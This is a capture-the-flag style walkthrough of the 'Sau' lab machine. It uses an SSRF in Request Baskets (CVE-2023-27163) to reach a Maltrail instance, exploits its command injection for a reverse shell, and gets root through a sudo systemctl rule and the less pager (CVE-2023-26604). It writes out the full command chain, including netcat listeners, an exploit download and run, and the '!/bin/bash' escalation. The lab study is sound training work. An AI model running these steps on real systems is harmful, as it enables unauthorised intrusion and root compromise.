Sau

15th April 2022 / Document No D23.100.249

Prepared By: k1ph4ru

Machine Author: sau123

Difficulty: Easy

Classification: Official

Synopsis

`Sau` is an Easy Difficulty Linux machine that features a `Request Baskets` instance that is vulnerable to Server-Side Request Forgery (SSRF) via `CVE-2023-27163`. Leveraging the vulnerability we are to gain access to a `Maltrail` instance that is vulnerable to Unauthenticated OS Command Injection, which allows us to gain a reverse shell on the machine as `puma`. A `sudo` misconfiguration is then exploited to gain a `root` shell.

Skills Required

- Web Enumeration
- Linux Fundamentals

Skills Learned

- Command Injection
- Sudo Exploitation

Enumeration

Nmap

We begin with an `Nmap` scan to discover any open ports and the services they are running.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.224 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.224
```

```
nmap -p$ports -sC -sV 10.10.11.224

Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-05 09:17 GMT
Nmap scan report for 10.10.11.224
Host is up (0.075s latency).

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
|   256 ec2eb105872a0c7db149876495dc8a21 (ECDSA)
|_  256 b30c47fba2f212ccce0b58820e504336 (ED25519)
80/tcp    filtered http
8338/tcp  filtered unknown
55555/tcp open     unknown
<...SNIP...>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Fri, 05 Jan 2024 09:18:01 GMT
|_    Content-Length: 0

Nmap done: 1 IP address (1 host up) scanned in 94.65 seconds
```

The `Nmap` scan shows that `OpenSSH` is running on its default port, i.e. port `22`. Port `80` is open but in a filtered state. Port `8338` is also open and filtered, and there is an additional service listening on port `55555`, which responds to HTTP requests.


HTTP

As port `80` is filtered, we begin our enumeration by browsing to port `55555` and see that there is a `request-baskets` instance running. `Request Baskets` is a web service to collect arbitrary `HTTP` requests and inspect them via `RESTful API` or a simple web interface.



Looking at the footer we see the version that is running is `Version: 1.2.1`. A quick Google search reveals that it is vulnerable to Server-Side Request Forgery (SSRF) CVE-2023-27163 via the component `/api/baskets/{name}`. This vulnerability allows attackers to access network resources and sensitive information via a crafted API request. Further resources can be found here.

We can create a new basket to try and leverage the `SSRF` vulnerability to enumerate internal services running on the machine.




To test if the instance is vulnerable we first start a `Netcat` listener on port `80` and then try to send an HTTP request to our `IP`.


```
nc -lnvp 80
```

```
nc -lnvp 80

listening on [any] 80 ...
```


Since we have our `Netcat` listener up and running, we can proceed to initiate a request to determine if a connection is established with our listener. To achieve this, we must modify the request URL within the created basket to match our attacking machine's IP address.

We click the gear sign at the top-left corner of our basket to bring up the configuration settings.





Then, we set the `Forward URL` to our machine's IP and hit `Apply`.



We can now try to send the `GET` request to our basket and see if we receive anything on our `Netcat` listener.

```
curl http://10.10.11.224:55555/2ck6d27
```


We see that we received the request we sent on our `Netcat` listener.

```
nc -lnvp 80

listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.224] 45802
GET / HTTP/1.1
Host: 10.10.14.6
User-Agent: curl/7.88.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip
```

Since we've discovered the instance is vulnerable and the `Nmap` scan showed port `80` as filtered, we can use this to check which service runs on the port. We'll edit our proxy configuration again and set the forwarding URL to `http://127.0.0.1:80`. We also enable the following settings:


`Proxy Response` - This allows the basket to behave as a full proxy: responses from the underlying service configured in `forward_url` are passed back to clients of original requests. The configuration of basket responses is ignored in this case.

`Expand Forward Path` - With this, the `forward URL` path will be expanded when original `HTTP` request contains a compound path.



We click `Apply` and try to access the basket in our browser.

> Note: We access the actual request collector, not the basket path via our browser. The URL ought to look like this: `http://10.10.11.224:55555/<id>`, not `/web/<id>/`.



Here, we see a `Maltrail` instance running. Looking at the footer, we can see that the version that is running is `Maltrail (v0.53)`. A quick Google search reveals that this version is vulnerable to this unauthenticated OS Command Injection.

Foothold

We can now leverage this proof of concept from `Exploit Database` to get a shell on the machine. First, we need to download the exploit.

```
curl -s https://www.exploit-db.com/download/51676 > exploit.py
```


With our exploit in place, we then start a `Netcat` listener which we will use to interact with our reverse shell connection.

```
nc -lnvp 4444
```

Now we can run the proof of concept exploit by providing our machine's `IP` and the port we are listening on, as well as the `URL` to our basket's collector.

```
python3 exploit.py 10.10.14.6 4444 http://10.10.11.224:55555/2ck6d27
```

We see that we get a connection back to our listener and have a shell as user `puma`.



To get a more stable shell we can use the following sequence of commands:

```
script /dev/null -c bash
# Ctrl + z
stty -raw echo; fg
# Enter (Return) x2
```

The user flag can now be obtained at `/home/puma`.

Privilege Escalation

Upon checking the `sudo` permissions for the user `puma`, we discover that they can run `/usr/bin/systemctl status trail.service` as `root` and without a password. We can leverage this to gain a shell as `root`.

```
sudo -l
```

```
puma@sau:/opt/maltrail$ sudo -l

sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/opt/maltrail$
```

Checking the `Systemd` version running we see it is `Systemd 245`. Researching online we discover that this version is vulnerable to CVE-2023-26604. To abuse this we find this link that describes the exploitation steps.

```
systemctl --version
```

```
puma@sau:/opt/maltrail$ systemctl --version

systemctl --version
systemd 245 (245.4-4ubuntu3.22)
+PAM +AUDIT +SELINUX +IMA +APPARMOR +SMACK +SYSVINIT +UTMP +LIBCRYPTSETUP +GCRYPT +GNUTLS
+ACL +XZ +LZ4 +SECCOMP +BLKID +ELFUTILS +KMOD +IDN2 -IDN +PCRE2 default-hierarchy=hybrid
```


This coupled with misconfiguration in `/etc/sudoers` allows for local privilege escalation. This is because `systemd` does not set `LESSSECURE to 1`, and thus, other programs may be launched from the `Less` pager.

By entering `!/path/to/program`, we instruct the pager to suspend its current operation and execute the specified command—in this case, we use `/bin/bash`, which opens a new shell with the same privileges as the pager itself. Since we can run the command as `root`, the subsequent shell will also belong to the `root` user.

First, we execute the below command to check the status of a `systemd` service named `trail.service`:

```
sudo /usr/bin/systemctl status trail.service
```

Then, when prompted for the `RETURN` key, we run `!/bin/bash` to get a shell as `root` and read the `root` flag from `/root/`.


puma@sau:/opt/maltrail$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
- (press RETURN)!/bin/bash
!//bbiinn//bbaasshh!/bin/bash
root@sau:/opt/maltrail# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sau:/opt/maltrail#